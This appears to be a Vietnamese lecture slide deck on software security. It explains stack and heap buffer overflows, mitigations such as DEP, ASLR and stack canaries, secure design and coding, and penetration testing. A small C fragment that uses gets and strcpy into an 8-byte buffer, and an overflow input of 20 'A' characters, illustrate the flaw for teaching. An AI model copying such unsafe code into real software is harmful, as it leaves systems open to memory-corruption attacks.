
❑ **Các dạng khác:**

- Integer Overflow
- Race Conditions
- Weak Cryptography Algorithm/Scheme
- ...

Lỗi hồng tràn bộ đệm

❑ **Lỗi hồng tràn bộ đệm:** Lỗi hồng tràn bộ đệm là lỗi hồng cho phép dữ liệu xử lý, thường là dữ liệu đầu vào, dài hơn giới hạn của vùng nhớ đệm được cấp phát để chứa nó.

Lỗi hỏng tràn bộ đệm




The image shows a screenshot of an Ubuntu desktop environment. The desktop background is dark purple. On the left side, there is a vertical dock with several application icons: Dash, Home Folder, Firefox, LibreOffice Writer, LibreOffice Calc, LibreOffice Impress, Amazon, System Settings, Terminal, and Files. The top of the screen features a dark grey panel with the text 'dan@ubuntu: ~/Documents/bufferoverflow' on the left, and system status icons (network, Bluetooth, volume) and the time '11:12 AM' on the right. A terminal window is open, displaying the command 'dan@ubuntu:~/Documents/bufferoverflow\$ cat example.c'.

```
dan@ubuntu: ~/Documents/bufferoverflow
dan@ubuntu:~/Documents/bufferoverflow$ cat example.c
```


Lỗi hỏng tràn bộ đệm

- Dễ tránh nhưng phổ biến và nguy hiểm nhất hiện nay
- Đứng thứ 3/25 trong bảng xếp hạng lỗi lập trình nguy hiểm nhất của SANS
- Hai dạng lớn: trên stack, trên heap
- Có nhiều cơ chế bảo vệ và cũng có nhiều kỹ thuật khai thác


Tràn bộ đệm



a. Dữ liệu quan trọng nằm phía trước dữ liệu bị tràn



b. Bộ đệm bị tràn nhưng chưa tràn đến dữ liệu quan trọng



c. Bộ đệm bị tràn, ghi đè vùng dữ liệu quan trọng

Tràn bộ đệm



□ Hai dạng tràn bộ đệm

- Tràn bộ đệm trên Stack: biến cục bộ
- Tràn bộ đệm trên Heap: cấp phát động


Stack

Địa chỉ cao: đáy stack

Hướng phát triển
của stack



PUSH EAX



POP EAX

Địa chỉ thấp: đỉnh stack trở bởi ESP

Gọi hàm và trở về từ hàm

main()

gets(s1);
gets(s2);
concat(s1, s2, s);
printf(s);
return;

concat()

int x;
char arr[8];
strcpy(arr, s1);
...
return;


Địa chỉ trở về (return address) được lưu trong stack của chương trình (hoặc luồng)

Gọi hàm và trở về từ hàm

Địa chỉ cao

Hướng phát triển stack

Địa chỉ thấp



Tràn bộ đệm với strcpy(arr, s1)

...			
main() 's variables			
s			
s2			
s1			
Return address			
Saved EBP			
x			
O	!		
H	E	L	L
other local variables			

s1 = "Hello!"


...			
main() 's variables			
s			
s2			
s1			
A	A	A	A
A	A	A	A
A	A	A	A
A	A	A	A
A	A	A	A
A	A	A	A
other local variables			

s1 = 'A' x 20


Lỗi tràn bộ đệm

❑ Chống khai thác (1/2)

- Buffer Security Check



a. Không sử dụng



b. Có sử dụng

Cao hơn

↑
thấp hơn

❑ Chống khai thác (2/2)

- DEP/NX (Data Execution Prevention)
- ASLR – Address Space Layout Randomization
- SafeSEH

Tài liệu về lỗ hổng phần mềm

1. **Exploit Database**,
<https://www.exploit-db.com>
2. Nguyễn Thành Nam, **Kỹ thuật tận dụng lỗ hổng phần mềm**, NXB KH&KT, 2009
3. Jon Erickson, **Hacking: The Art of Exploitation**, No Starch 2008
4. Hoglund et al., **Exploiting Software How to Break Code**, Addison Wesley 2004

Tài liệu về lỗ hổng phần mềm

5. Massimiliano Tomassoli, **Modern Windows Exploit Development**,
6. James C. Foster, **Buffer Overflow Attacks: Detect, Exploit, Prevent**, Syngress 2005
7. James C. Foster, **Writing Security Tools and Exploits**, Syngress 2006
8. Jack Koziol et al., **The Shellcoder's Handbook: Discovering and Exploiting Security Holes**, Wiley 2004

Frameworks

- **Metasploit**, <https://www.metasploit.com/>
- **Metasploitable Version 2**, <http://r-7.co/Metasploitable2>



1

Lỗ hổng web

2

Lỗ hổng phần
mềm

3

An toàn phần
mềm

An toàn phần mềm

Yêu cầu

Thiết kế an toàn

Lập trình an toàn

Kiểm thử an toàn

Khai thác an toàn

Thực hiện

Phát triển, Sử dụng

Phát triển

Phát triển, Sử dụng

Phát triển, Sử dụng

Thiết kế phần mềm an toàn

- ❑ Các cơ chế an toàn cần phải được đưa vào ngay từ giai đoạn thiết kế
- ❑ Bên sử dụng (bên đặt hàng) có thể tham gia, phê chuẩn thiết kế
- ❑ Ví dụ:



Tài liệu tham khảo

1. Fernandez-Buglioni, **Security Pattern in Practice: Designing Secure Architectures Using Software Patterns**, Wiley 2013
2. Nguyễn Đức Cường, **Tài liệu môn học Phân tích và thiết kế hệ thống thông tin theo UML.**

Lập trình an toàn

- ❑ Không sử dụng các cấu trúc, các hàm không an toàn
- ❑ Cơ chế phòng chống các tấn công đã biết
- ❑ Kiểm thử tĩnh cho mã nguồn

Tài liệu tham khảo

- ❑ Lương Thế Dũng, Phạm Duy Trung, **Kỹ thuật lập trình an toàn**, Học viện Kỹ thuật mật mã 2013
- ❑ Brian Chess, Jacob West, **Secure Programming with Static Analysis**, Addison-Wesley 2007
- ❑ +++

Khái niệm

- ❑ Kiểm thử an toàn = Penetration Testing = Pentest
- ❑ **Kiểm thử an toàn** một hệ thống là việc mô phỏng các tấn công thực tế vào hệ thống đó để đánh giá rủi ro an toàn thông tin cho hệ thống đó
- ❑ Kiểm thử an toàn = Tìm lỗ hổng + Khai thác tối đa lỗ hổng

Kiểm thử an toàn

□ Phân loại

- Kiểm thử hộp đen
- Kiểm thử hộp trắng

□ Vấn đề pháp lý

- Dịch ngược, tấn công có thể vi phạm pháp luật
- Phải được sự đồng ý bằng văn bản của chủ quản hệ thống

Tài liệu tham khảo

1. Trần Đức Sự, Phạm Minh Thuấn, **Đánh giá và kiểm định an toàn hệ thống thông tin**, Học viện KTMM, 2013
2. Dieterle, **Basic Security Testing with Kali Linux**.
3. Allen et al., **Kali Linux – Assuring Security by Penetration Testing**, Packt 2014
4. +++

Khai thác an toàn

❑ Cập nhật bản vá an toàn

- Cập nhật tự động
- Cập nhật thủ công

❑ Vận hành an toàn

- Xây dựng và áp dụng chính sách an toàn
- Đào tạo kỹ năng
- Nâng cao nhận thức

